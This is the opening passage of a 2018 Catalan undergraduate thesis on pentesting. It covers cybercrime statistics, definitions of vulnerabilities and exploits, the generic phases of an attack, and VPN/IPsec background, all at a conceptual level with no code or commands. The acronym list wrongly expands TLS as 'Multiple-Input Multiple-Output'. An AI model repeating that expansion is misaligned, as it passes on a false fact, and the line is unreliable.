Universitat de les Illes Balears

escola politècnica superior

Treball Fi de Grau

GRAU EN ENGINYERIA TELEMÀTICA

Una aproximació al pentesting: Anàlisi de la seguretat en xarxa

Pau Valentí Ramis

Tutor
Francisca Hinarejos

Escola Politècnica Superior
Universitat de les Illes Balears
Palma, 3 de juliol de 2018

SUMARI

Resum

Actualment, qualsevol tipus d'empresa ofereix un portal web accessible públicament a través d'Internet o, com a mínim, fa ús de les tecnologies de la informació i comunicació per augmentar el seu abast, millorar l'eficiència, realitzar tasques de gestió, etc. Aquest fet ha propiciat que el nombre de ciberatacs a Espanya s'hagin disparat en un 40% el segon semestre del 2017 i com a conseqüència, el concepte de ciberseguretat està agafant cada vegada més força.

L'objectiu d'aquest projecte és veure com un entorn corporatiu aparentment segur pot ser víctima de diferents ciberatacs que podrien afectar al correcte funcionament de l'empresa. Les qüestions que cal fer-se són: *Les noves tecnologies que ofereixen seguretat a través d'Internet, com les xarxes privades virtuals o el protocol SSL/TLS, són segures? Els entorns corporatius implementen les mesures de seguretat adequades?* Un dels principals errors de les empreses és confiar tota la seguretat a les VPN o al protocol SSL/TLS.

Aquestes qüestions es responen a través d'un laboratori de pentest on es virtualitza un entorn corporatiu a priori segur, ja que té implementades algunes de les tecnologies més innovadores en termes de confidencialitat, integritat i disponibilitat. Els resultats mostren com utilitzant les VPN com a porta d'entrada, és possible vulnerar tot el sistema i accedir a informació sensible, tant de l'empresa com dels seus clients.

Tenint en compte els resultats obtinguts molts d'entorns corporatius podrien ser vulnerables a innumerables ciberatacs sense sabreu. Per aquest motiu, és molt important que en aquests àmbits es realitzi un anàlisi de riscs per identificar les vulnerabilitats i anticipar-se a qualsevol tipus d'amenaça. També cal destacar, que el projecte mostra com les tecnologies com VPN o SSL/TLS no garanteixen una seguretat perfecte, així que es recomana als usuaris de la xarxa que s'utilitzi de forma prudencial i que, si es possible, no es facilitin dades de caràcter personal.

ACRÒNIMS

VPN Virtual Private Network

AH Aunthentication Header

ESP Encapsulating Security Payload

SSL Secure Sockets Layer

TLS Multiple-Input Multiple-Output

IKE Internet Key Exchange

ISAKMP Internet Security Association and Key Management Protocol

PPP Point-to-Point Protocol

IP Internet Protocol

IPv4 Internet Protocol Version 4

IPv6 Internet Protocol Version 6

TCP Transmission Control Protocol

UDP User Datagram Protocol

DoS Denial of Service

DNS Domain Name System

DES Data Encryption Standard

MD5 Message-Digest Algorithm 5

SHA-1 Secure Hash Algorithm 1

IETF Internet Engineering Task Force

CCN-CERT Centro Criptológico Nacional - Computer Emergency Response Team

CAPÍTOL 1

INTRODUCCIÓ

1.1. Motivació del projecte

Al llarg de la història, gairebé sense adonar-se'n, els éssers humans han generat una dependència a les noves tecnologies, especialment a aquelles que com Internet, són una gran font d'informació i permeten una comunicació extrem a extrem d'abast mundial. Per aquesta senzilla raó, a hores d'ara és molt difícil imaginar-se una empresa sense connexió a Internet o sense un sistema informàtic que automatitzi algunes de les tasques diaries de l'organització.

El que la població no sap és que la tecnologia és una eina molt potent que si no s'utilitza amb precaució, pot suposar una gran amenaça per a la societat. L'ambició i la cobdícia dels humans pot derivar en un comportament delictiu on un individu pretén obtenir benefici a costa d'una persona externa.

Tot i utilitzar la tecnologia diàriament, la majoria de la gent no sap com està implementada, simplement pressuposa que és un sistema segur i, com a conseqüència solen emmagatzemar tota la informació personal dins un dispositiu connectat a Internet (com per exemple un ordinador personal o un smartphone). Aquesta acció, que a simple vista pareix inofensiva, és un dels principals motius pel qual els ciberdelictes s'han incrementat en els darrers anys ja que l'atacant intentará aconseguir les dades per obtenir una recompensa econòmica.

La comoditat, la confiança i la desconeixença han fet dels delictes informàtics un dels problemes més importants en l'actualitat. La figura 1.1 compara tots els incidents de seguretat que va gestionar l'Institut Nacional de Ciberseguretat (incibe) en el 2016 i 2017.




Figura 1.1: Comparació incidents de seguretat registrats en 2016 i 2017 (Font:Incibe [1] [2])

La projecció dels ciberatacs és clarament ascendent degut als beneficis econòmics que genera. Segons dades actuals, l'Institut Nacional de Ciberseguretat (Incibe) ha resolt 123.064 incidents de seguretat en 2017, un 6.77% més que en 2016. D'aquests incidents, 116.642 van afectar a empreses i ciutadans [1], 6.349 més que en el 2016. Però el que és realment interessant i que demostra que hi ha tota una comunitat que treballa a favor de la ciberdelinqüència és que en el 2017 es van descobrir 18.111 vulnerabilitats noves davant les 6.517 de 2016.

Davant tots aquests perills el concepte de ciberseguretat és molt important per aconseguir disponibilitat, integritat i confidencialitat de les dades que viatgen a través de la xarxa. Encara que sembli impossible, moltes empreses de caràcter nacional i internacional implementen mesures de seguretat precàries que poden afectar a la pròpia empresa i als seus clients.

Aconseguir un nivell de seguretat elevat que permeti protegir els actius d'una empresa requereix uns coneixements elevats, per això, la base de la ciberseguretat recau, en gran mesura, en la formació del personal per identificar els diferents vectors d'atac que existeixen, les vulnerabilitats pròpies de cada tipologia de xarxa, les fases d'un exploit, etc. Avui dia, les xarxes privades virtuals (VPN), juntament amb el protocol SSL/TLS pretenen suplir algunes de les carències d'Internet per convertir-ho en un servei segur. L'error de moltes empreses és pensar que el seu entorn és completament segur implementant únicament les dues solucions anteriors. Això no és correcte, les mesures de seguretat han d'adaptar-se a l'entorn i han de configurar-se correctament. En capítols posteriors es vorà com una mala configuració o la utilització de versions no segures, pot suposar un risc per a l'empresa.

1.2. Objectius del projecte

En els darrers anys el nombre, tipologia i gravetat dels atacs realitzats en contra de tot tipus d'entitats i ciutadans s'han vist incrementats. El fet de generalitzar l'ús dels mitjans electrònics augmenta la superfície d'atac i, en conseqüència, els possibles beneficis per part

dels ciberdelinqüents.

El projecte pretén virtualitzar diferents ciberatacs del món real per tal de demostrar que alguns entorns corporatius poden ser vulnerables. Els objectius són:

- **Demostrar l'existència de vulnerabilitats en entorns corporatius**. A través d'un laboratori de pentest es descobriran i s'explotaran algunes vulnerabilitats d'un entorn corporatiu virtual, demostrant així que una empresa que implementa mesures de seguretat pot ser igual de vulnerable que un dispositiu personal.

- **Crear laboratori de pentesting**. L'escenari de proves ha estat dissenyat exclusivament per analitzar la seguretat d'un entorn corporatiu. Això inclou l'estudi d'alguns protocols i serveis de seguretat com les xarxes privades virtuals, el protocol SSL/TLS, el protocol SMTP, etc. La creació d'aquest escenari implica haver de configurar totes les màquines virtuals i posteriorment, auditar l'entorn per descobrir les vulnerabilitats i explotar-les. Per fer això més senzill i ràpid, s'han generat una serie d'*scripts* que automatitzen el procés de configuració i el procés d'explotació.

- **Analitzar la metodologia dels ciberatacs**. La major part de les explotacions segueixen un patró de comportament basat en una sèrie de fases clarament diferenciades. Les múltiples virtualitzacions de ciberatacs que es duen a terme en el capítol 3 serveixen per entendre i identificar les fases i ser capaç de protegir-se de les amenaces externes.

- **Implementar tècniques de prevenció**. Un cop identificada la vulnerabilitat s'han d'aplicar tan ràpid com sigui possible les mesures adequades per mitigar el punt feble i evitar qualsevol tipus d'intrusió.

1.3. Estructura de la memòria

Aquesta secció descriu l'estructura del document per a facilitar la seva comprensió als possibles lectors. El document en qüestió es troba dividit en cinc capítols:

Capítol 1. Introducció
Descriu quina ha estat la motivació per dur a terme el projecte i quins objectius es volen assolir. Finalment s'explica breument l'estructura del document.

Capítol 2. Conceptes previs
Aquest capítol conté tots els fonaments teòrics que cal saber per entendre les diferents virtualitzacions.

Capítol 3. Ciberatacs
És la part principal del document on s'explica de forma detallada els diferents ciberatacs realitzats en el laboratori de pentest. Sobretot es centra en demostrar que una VPN també pot ser vulnerada i utilitzada com a porta d'accés a molts altres serveis com SMTP, HTTPS, etc. El capítol també inclou informació sobre l'escenari, les eines utilitzades, les configuracions dels diferents dispositius i les mesures de prevenció i detecció de vulnerabilitats.

Capítol 4. Resultats

Aquest capítol conté tota la informació que es necessita per utilitzar el laboratori de pentest. Aquí s'inclou un diagrama de flux que indica l'ordre de configuració de les màquines i un exemple de com funcionen els *scripts* dissenyats per automatitzar les tasques de configuració i explotació.

Capítol 5. Conclusions
El darrer capítol recull totes aquelles conclusions derivades de la realització del projecte.

CAPÍTOL 2

CONCEPTES PREVIS

2.1. Contextualització

El món ha canviat més en els darrers 30 anys que en els 300 anteriors, conseqüència en gran mesura, de l'avanç de les noves tecnologies de la informació. El segle XXI ha donat lloc a l'anomenada era digital on l'existència d'un nou món interconnectat globalment sense fronteres econòmiques, polítiques, socials, culturals ni ideològiques és possible.

Segons un estudi de la CCN-cert[3], en el 2017, el nombre d'usuaris d'Internet arreu del món era d'uns quatre mil milions, dit d'una altra manera, més de la meitat dels habitants de la Terra utilitza Internet.

WORLD INTERNET USAGE AND POPULATION STATISTICS DEC 31, 2017 - Update						
World Regions	Population (2018 Est.)	Population % of World	Internet Users 31 Dec 2017	Penetration Rate (% Pop.)	Growth 2000-2018	Internet Users %
Africa	1,287,914,329	16.9 %	453,329,534	35.2 %	9,941 %	10.9 %
Asia	4,207,588,157	55.1 %	2,023,630,194	48.1 %	1,670 %	48.7 %
Europe	827,650,849	10.8 %	704,833,752	85.2 %	570 %	17.0 %
Latin America / Caribbean	652,047,996	8.5 %	437,001,277	67.0 %	2,318 %	10.5 %
Middle East	254,438,981	3.3 %	164,037,259	64.5 %	4,893 %	3.9 %
North America	363,844,662	4.8 %	345,660,847	95.0 %	219 %	8.3 %
Oceania / Australia	41,273,454	0.6 %	28,439,277	68.9 %	273 %	0.7 %
WORLD TOTAL	7,634,758,428	100.0 %	4,156,932,140	54.4 %	1,052 %	100.0 %

Figura 2.1: Informacio sobre l'ús d'Internet en el 2017(Font: CCN-Cert[3])

Al llarg del segle XXI, les innovacions tecnològiques s'han multiplicat i s'han arrelat a la societat d'una forma tan senzilla que la gent no s'adona de la dependència que genera. Aquest creixement ha donat pas a una nova amenaça cada cop més perillosa, els ciberatacs. Els més

comuns són [4]:

- El **ciberespionatge de naturalesa econòmica** va ser la major amenaça pel món occidental en el 2015, dirigint-se contra organitzacions públiques i privades que posseeixen arxius importants en matèria de propietat intel·lectual.

- El **ciberespionatge de naturalesa política** té l'objectiu d'atemptar contra l'ordre legal constituït.

- La **ciberdelinqüència** pretén crear una xarxa d'ordinadors infectats (*botnets*), proporcionar serveis d'atac i distribuir *ransomware* de forma massiva. L'increment en la sofisticació, la utilització de correus electrònics dirigits (*spear-phising*) i el creixement en el nombre d'atacs col·loca aquest tipus de ciberatac en una de les amenaces més significatives dels darrers anys.

- El **xifratge de la informació** és el mecanisme més adequat per garantir la confidencialitat. Així i tot, és una de les tecnologies que ha generat més controvèrsia degut als ciberatacs que utilitzen sistemes criptogràfics per xifrar la informació de la víctima i posteriorment, sol·licitar una recompensa per recuperar la informació.

- Els **atacs DDoS** tenen com a finalitat inhabilitar els sistemes afectats i fer ús de l'extorsió amenaçant amb la provocació de nous atacs DDoS a aquelles institucions que no acceptin les condicions del xantatge. La implementació de mesures de seguretat per evitar aquests tipus d'atacs té un cost que no totes les organitzacions col·lectives o individuals poden afrontar, per tant els atacs DDoS seguiran augmentant.

- La **publicitat nociva** a pàgines web molt conegudes ha provocat un increment en la distribució de codi maliciós a través dels anuncis.

  Molts dels ciberatacs que existeixen no serien possible sense una fase d'enginyeria social que es basa en un sol principi: la gent sol ser la capa més dèbil en una cadena de seguretat. Partint d'aquesta premissa, algunes intrusions són degudes a factors com:

- La no **actualització del software** dels dispositius. En molts de casos, la vulnerabilitat de les organitzacions està provocada per l'existència de dispositius que utilitzen software desactualitzat i generen un forat dins la seguretat.

- El **comportament dels usuaris** respecte a la privacitat. Les ganes d'ajudar de les persones permet obtenir dades sensibles d'una forma senzilla i ràpida.

La figura 2.2 mostra el risc de sofrir ciberatacs a les distintes regions del món.




Figura 2.2: Mapa de les regions més afectades per la ciberdelinqüència(Font: CCN-Cert[4])

Cada cop més, la societat va prenent consciència de la importància d'implementar mesures de seguretat per protegir tot tipus de dades, tant en empreses com a particulars. Tot i així, la majoria d'organitzacions i usuaris, presenten forats de seguretat en els seus sistemes que poden suposar grans pèrdues. Generalment, durant la fase de recuperació la despesa derivada de l'assessorament legal i de les investigacions forenses sol ser la més elevada, seguit per la notificació del ciberatac i el manteniment de la reputació davant els clients. Encara que així ho paregui, el cost econòmic no és l'únic associat als ciberatacs. En aquest es sumen:

- **Costs del temps d'inactivitat**: Les organitzacions afectades es solen veure obligades a aturar els sistemes per fer front a l'atac. Com a conseqüència, els clients també es troben afectats de forma indirecta, ja que no poden accedir als serveis que ofereix l'organització. Això implica una repercussió en la seva reputació que influirà en els beneficis futurs de la institució.
- **Pèrdua de dades**: Els atacants solen utilitzar dos mètodes: xifrar la informació amb una clau que només ells coneixen o robar-la. La pèrdua dels registres de l'empresa, d'informació personal dels clients o la propietat intel·lectual pot afectar significativament a les finances i a la reputació de l'empresa. A més a més, els ciberdelinqüents poden amenaçar amb la publicació de les dades robades.
- **Pèrdua de vides**: En el cas d'un hospital o organització mèdica, la inactivitat de l'equipament mèdic pot posar en risc la vida dels pacients.

En molts casos, restaurar els sistemes després d'un ciberatac no és una tasca trival i pot requerir un període de temps elevat. Pot ser qüestió d'hores, dies, setmanes o fins i tot mesos.

Els atacs a particulars solen tenir menys repercussió però també es produeixen a diari i generen, principalment, costs econòmics. El fet de confiar tanta informació a la tecnologia ha fet que durant els darrers anys les amenaces cibernètiques hagin evolucionat a un ritme molt elevat, i ho fan tant en tipologia com en sofisticació. Això significa que cada vegada els nous ciberatacs són més perillosos i és necessari que la ciberseguretat implementada a totes les organitzacions vagi un pas per davant.

Algunes empreses gestionen una quantitat d'informació personal inimaginable, això significa que tenen la responsabiliat de protegir-les i han de mantenir la privacitat d'aquestes dades. Per aconseguir-ho, s'han creat diferents protocols o mesures de seguretat com les VPN o SSL/TLS

que pretenen mantenir la integritat de les dades que viatgen a través de la xarxa. Avui en dia, aquests dos mecanismes són molt coneguts i utilitzats, tant en empreses com particulars.

Tot i haver assolit un grau de maduresa suficientment sòlid com per a considerar-se les dues solucions més utilitzades en l'àmbit de la seguretat informàtica, en algunes versions o fases de la seva implementació es van descobrir vulnerabilitats que van generar falles de seguretat molt greus que permetien a persones externes aprofitar-se'n, ja que afectava a la disponibilitat, integritat i/o confidencialitat.

2.2. Què és una vulnerabilitat?

Una vulnerabilitat és el punt feble o falla present en un sistema informàtic que pot posar en risc la seguretat total o parcial de la informació.

Gràcies a una vulnerabilitat un ciberdelinqüent és capaç de comprometre la integritat, confidencialitat i la disponibilitat. Els orígens d'una vulnerabilitat són molt diversos. Algunes de les causes més comunes són:

- Mala configuració d'un servei
- *Buffer Overflow* en programes que s'executen amb privilegis alts
- Utilitzar paràmetres per defecte
- Mantenir exemples i demostracions en entorn de proves
- Oferir serveis innecessaris
- No mantenir els programes actualitzats
- Altres

Alguns casos de la llista anterior són el clar exemple que la comoditat i la falta de temps és una conseqüència directa a la presència de vulnerabilitats en sistemes informàtics. Aquests casos són fàcils de mitigar sempre que durant la fase d'implementació es realitzin les tasques següents:

- Eliminar totes les comptes per defecte d'usuaris (p.e, convidat...)
- Eliminar programes que no s'utilitzen
- No utilitzar configuracions per defecte
- No utilitzar credencials per defecte dels fabricants
- Aturar tots els serveis que no s'utilitzin
- Actualitzar el software

2.3. Què és un exploit?

L'exploit és un programa maliciós dissenyat especialment per explotar una vulnerabilitat coneguda amb l'objectiu de:

- Aconseguir accés no autoritzat a una màquina o a uns recursos
- Aconseguir privilegis més alts
- Provocar una denegació de servei
- Suplantar la identitat d'un altre usuari per accedir al seu correu, fitxers ...
- Altres

Actualment existeixen dos tipus d'exploits segons les vulnerabilitats que exploten:

- Locals: Exploten una vulnerabilitat d'algun programa instal·lat a la màquina i per tant es necessita ser un usuari per explotar-la.
- Remots: Exploten una vulnerabilitat d'un dels serveis que ofereix una màquina i basta poder connectar-s'hi per explotar-la.

En la majoria dels casos primer s'utilitza un exploit remot per accedir a la màquina i posteriorment, durant la fase de postexplotació, s'utilitzen exploits locals.

Detectar una vulnerabilitat i ser capaç d'explotar-la amb l'ajuda d'un exploit prèviament creat no és una tasca trivial. El ciberdelinqüent necessita un període de temps elevat per identificar la víctima, analitzar-la, estudiar-la i posteriorment, aprofitar-se'n. El gran avantatge per als auditors de seguretat és que la metodologia i les fases en les quals es divideix un ciberatac sol ser molt semblant en tots els casos, d'aquesta forma és més senzill identificar la magnitud de la intrusió.

2.4. Bases d'un atac

Un ciberatac consisteix en aprofitar les vulnerabilitats d'un dispositiu. Això significa que l'atacant utilitzarà en benefici propi una mala implementació de la seguretat i provocarà que el sistema remot es comporti de forma inesperada. Des del punt de vista d'un ciberdelinqüent, en el millor dels casos obtindrà accés a la màquina, en altres ocasions, únicament generarà una denegació de servei, accés a informació confidencial,etc.

Un ciberatac es divideix en múltiples fases[5]:

1. **Obtenir informació:** Com a norma general, un atacant dedica el 75% de l'esforç total d'un ciberatac al reconeixement, ja que és aquesta fase la que permet definir, assignar i explotar l'objectiu. La finalitat és obtenir tanta informació com sigui possible de la víctima perquè l'explotació sigui més senzilla i efectiva.

   Durant aquesta fase s'utilitzen fonts permeses per iniciar el ciberatac amb garanties d'èxit. Generalment s'obté informació pública utilitzant enginyeria social, *google search*, xarxes socials, protocols com DNS o WHOIS... Aquests mètodes no impliquen un

comportament o una interacció inusual entre l'atacant i la víctima i, per tant, es redueix al mínim la possibilitat de ser detectat. L'objectiu és aconseguir informació interesant sobre les xarxes (IP, domini), usuaris(noms, credencials) i l'empresa(ubicació, sistema d'accés).

2. **Cercar vulnerabilitats:** Tot i que és possible identificar moltes vulnerabilitats potencials mitjançant la revisió dels resultats anteriors és sol complementar amb el reconeixement actiu que es centra en identificar la ruta cap a l'objectiu i la superfície d'atac. Tot i que produeix més informació útil, es poden registrar interaccions amb el sistema objectiu, provocant alarmes generades pels firewalls o sistemes de detecció d'intrusions. Les activitats implicades en un reconeixement actiu són, entre d'altres:

   - Escaneig de la xarxa
   - Descobrir hosts actius
   - Escaneig de ports
   - Anàlisi dels serveis actius

3. **Explotar les vulnerabilitats:** En aquesta fase el ciberdelinqüent treu profit de la vulnerabilitat per provocar un comportament estrany en el sistema remot. En aquest punt les possibilitats de ser detectat per un sistema de detecció d'intrusions augmenten degut a les accions anormals realitzades per l'atacant. Normalment, l'objectiu de l'explotació és crear una porta d'accés oculta per poder obtenir el control en qualsevol moment. Altres vegades, es pot aprofitar per generar una denegació de servei que inutilitzi el sistema.

   Avui en dia existeixen múltiples fonts d'on descarregar exploits ja dissenyats o fins i tot programes com metasploit que tenen una base de dades on s'emmagatzemen exploits de tots tipus, fet que facilita molt la fase d'explotació.

   Si la vulnerabilitat que es vol explotar encara no ha estat descoberta s'anomena **0-day**. En aquests casos l'atacant ha de dissenyar l'exploit des de zero i el temps de recuperació de la víctima sol ser més elevat.

4. **Postexplotació:** Aquesta fase és una de les més importants ja que els ciberdelinqüents no estan tan preocupats en l'explotació si no amb el que es pot fer un cop es té accés. Quan el sistema ha estat compromès, l'atacant ha aconseguit el seu objectiu i generalment es duen a terme les següents activitats:

   - Realitzar una avaluació ràpida per caracteritzar l'entorn local (infraestructura, comptes, presència de fitxers, connectivitat ...)
   - Localitzar i copiar o modificar fitxers d'interès, com ara fitxers de dades privades
   - Crear comptes addicionals
   - Intent d'augmentar verticalment el nivell de privilegis
   - Intentar atacar altres sistemes i dispositius utilitzant l'accés obtingut (*pivoting*)
   - Instal·lar backdoors per poder accedir al sistema en qualsevol moment

2.5. Virtual Private Network (VPN)

La connectivitat global que ofereix Internet és la seva major virtut, però en termes de seguretat passa a ser una gran vulnerabilitat, ja que les dades podrien trobar-se exposades al món sencer. A mesura que la connectivitat augmenta, també ho fa el nivell d'exposició i, per tant, els possibles riscs de seguretat. Qualsevol tipus d'informació que viatja a través d'una xarxa pública es troba subjecte a amenaces com falsificació, *sniffing*, *man in the middle*...

El desig de les empreses d'utilitzar Internet com eina de treball i els factors de riscs associats van donar lloc a una nova tecnologia, les **Virtual Private Network**[6]. Una VPN permet crear una xarxa privada que treballa sobre una xarxa pública com Internet, proporciona accés remot als usuaris d'Intranets corporatives i protegeix les dades durant la fase de transport.

El primer que les empreses volen protegir són els fitxers emmagatzemats als dispositius connectats a la xarxa: documents que contenen plans de futur de l'empresa, fulls de càlcul que detallen l'anàlisi financer d'una nova introducció de productes, les bases de dades de la nòmina, registres tributaris... Posteriorment, també cal protegir els serveis que ofereix l'empresa als seus empleats i clients, els recursos informàtics disponibles i la reputació de l'empresa.

Els conceptes més importants en una VPN són l'autenticació i el xifratge, els quals es descriuen a continuació.

2.5.1. Autenticació

Les tècniques d'autenticació són essencials en les VPN per a garantir a les parts comunicants que intercanvien dades amb l'usuari correcte. La majoria dels sistemes d'autenticació VPN es basen en un sistema de claus precompartides on els clients executen un algoritme de hash sobre la clau compartida. Si el valor del hash resultant coincideix amb el valor del hash del servidor, el client pot connectar-s'hi. En cas contrari, el servidor denega l'accés. Un dels sistemes més comuns d'autenticació és RSA.

Normalment, l'autenticació es realitza a l'inici d'una connexió i, posteriorment, a l'atzar durant el transcurs de la sessió per assegurar-se que els participants no són impostors.

El sistema d'autenticació també es pot utilitzar per garantir la **integritat** de les dades sempre que es calculic el seu hash i s'utilitzi com al *checksum* del missatge. Si aquest valor es modifica durant la transmissió pot significar que el missatge ha estat modificat.

2.5.2. Xifratge

Totes les VPN soporten múltiples sistemes de xifratge que bàsicament encapsulen les dades dins un paquet segur. La fase de xifratge es considera tan important com la fase d'autenticació, ja que protegeix les dades que es transmeten a través de la xarxa. Els dos tipus de xifratge més coneguts són:

- El xifratge simètric: Utilitza una sola clau per xifrar i desxifrar la informació. El principal problema de seguretat que presenta aquest sistema és l'intercanvi de la clau privada entre emissor i receptor. El xifratge simètric sol utilitzar-se en entorns petits, ja que en

una gran empresa on el nombre d'usuaris de la xarxa és molt elevat, la gestió de claus pot arribar a ser incontrolable, pel simple fet que si un empleat abandona l'empresa s'hauria de revocar la clau compartida, generar una nova i notificar-ho a tots els empleats de forma segura.

- El xifratge asimètric: Utilitza una clau privada i una clau pública. Aquesta darrera és accessible per a tothom, mentre que la clau privada només la pot saber el propietari. Per enviar un missatge, l'emissor utilitza la clau pública del receptor per a xifrar el missatge. Un cop xifrat, només el receptor ho pot desxifrar amb la seva clau privada (ni tan sols l'emissor pot desxifrar-ho). Aquest tipus de xifratge sol ser més lent.

En el cas de les VPN, les dades que es transmeten han de xifrar-se ràpidament i a temps real. Per això, es sol utilitzar un xifratge de clau simètric amb una clau compartida vàlida per una sola sessió. Aquesta clau compartida es xifra amb la clau pública del receptor i s'envia a través de la xarxa.

2.6. Protocols VPN

En els darrers anys s'han desenvolupat diversos protocols de seguretat per proporcionar confidencialitat, integritat i autenticació a través de la xarxa. A continuació es detallen els més comuns.

2.6.1. IPsec

Al llarg del temps, les carències de seguretat presents en el protocol IP s'han anat agreujant ja que afectava qualsevol xarxa IP. En la majoria dels casos, les solucions que s'oferien anaven destinades a una plataforma concreta o un entorn específic, la qual cosa frenava l'interès en l'establiment de comunicacions segures perquè les empreses no veien factible una migració a una plataforma determinada per una col·laboració empresarial puntual.

Posteriorment, es va crear l'estàndar IPsec[7] per proporcionar serveis de seguretat a la capa IP i a tots els protocols superiors basats en IP, com TCP i UDP entre d'altres. Aquest protocol va ser creat i mantingut per la IETF per oferir un nivell de seguretat comú i homogeni per a totes les aplicacions, a més de ser independent de la tecnologia física implementada. El protocol IPsec s'utilitza en la versió actual IPv4, però també serveix per a la versió futura IPv6.

Entre els beneficis que ofereix IPsec, cal destacar que:

- Facilita el comerç digital.
- Permet construir una xarxa corporativa segura sobre xarxes públiques, eliminant la gestió i el cost de les línies dedicades.
- Permet l'accés remot d'una forma segura i transparent.

IPsec proporciona confidencialitat, integritat i autenticació de datagrames IP, combinant tecnologies de clau pública, algoritmes de xifratge, algoritmes de hash i certificats digitals. Aquestes tres qualitats s'aconsegueixen utilitzant components de IPsec com IP Authentication Header, IP Encapsulating Payload i l'Internet Key Exchange que s'expliquen a continuació.

2.6.2. AH (Authentication Header)

El protocol AH[7] és el procediment previst dins IPsec per garantir la integritat i autenticació dels datagrames IP. És a dir, permet al receptor identificar l'origen de les dades i verificar que no han estat alterades durant la fase de transport. AH no ofereix cap garantia de confidencialitat, això significa que les dades poden ser visualitzades per qualsevol usuari de la xarxa.

AH és una capçalera d'autenticació que s'insereix entre la capçalera IP estàndar i les dades que han de ser transmeses. El seu funcionament es basa en un algoritme HMAC, és a dir, un codi d'autenticació de missatges que consisteix en aplicar una funció de hash a la combinació de les dades i una clau, donant com a resultat una cadena de caràcters. Aquest valor té la propietat d'associar les dades a l'emissor, ja que l'emissor és l'única persona que coneix la clau utilitzada.




Figura 2.3: Format de la capçalera AH

La figura 2.4 mostra el funcionament del protocol AH. L'emissor calcula el hash del missatge original i el copia dins un dels camps de la capçalera AH. El paquet IP construït s'envia a través de la xarxa. Un cop arriba al receptor, aquest realitza el càlcul del hash i el compara amb el hash del paquet IP rebut. Si els dos valors són iguals, es pot afirmar que el paquet no ha estat modificat i que ho ha enviat l'emissor correcte.




Figura 2.4: Funcionament de la capçalera AH(Font: Santiago Pérez[7])

Aquest protocol es basa en qué és impossible calcular el hash si no es coneix la clau que comparteixen emissor i receptor.

2.6.3. ESP (Encapsulation Security Payload)

El protocol ESP[7] té com a objectiu principal oferir confidencialitat al missatge. Per fer-ho, ESP permet definir el tipus de xifrat i la forma en que s'ubicaran les dades en el nou datagrama IP. Addicionalment, pot oferir de forma opcional integritat i autenticació igual que AH.

El format de ESP és més complex que el de AH degut al nombre de funcionalitats que té. La figura 2.5 mostra els diferents camps que formen ESP.

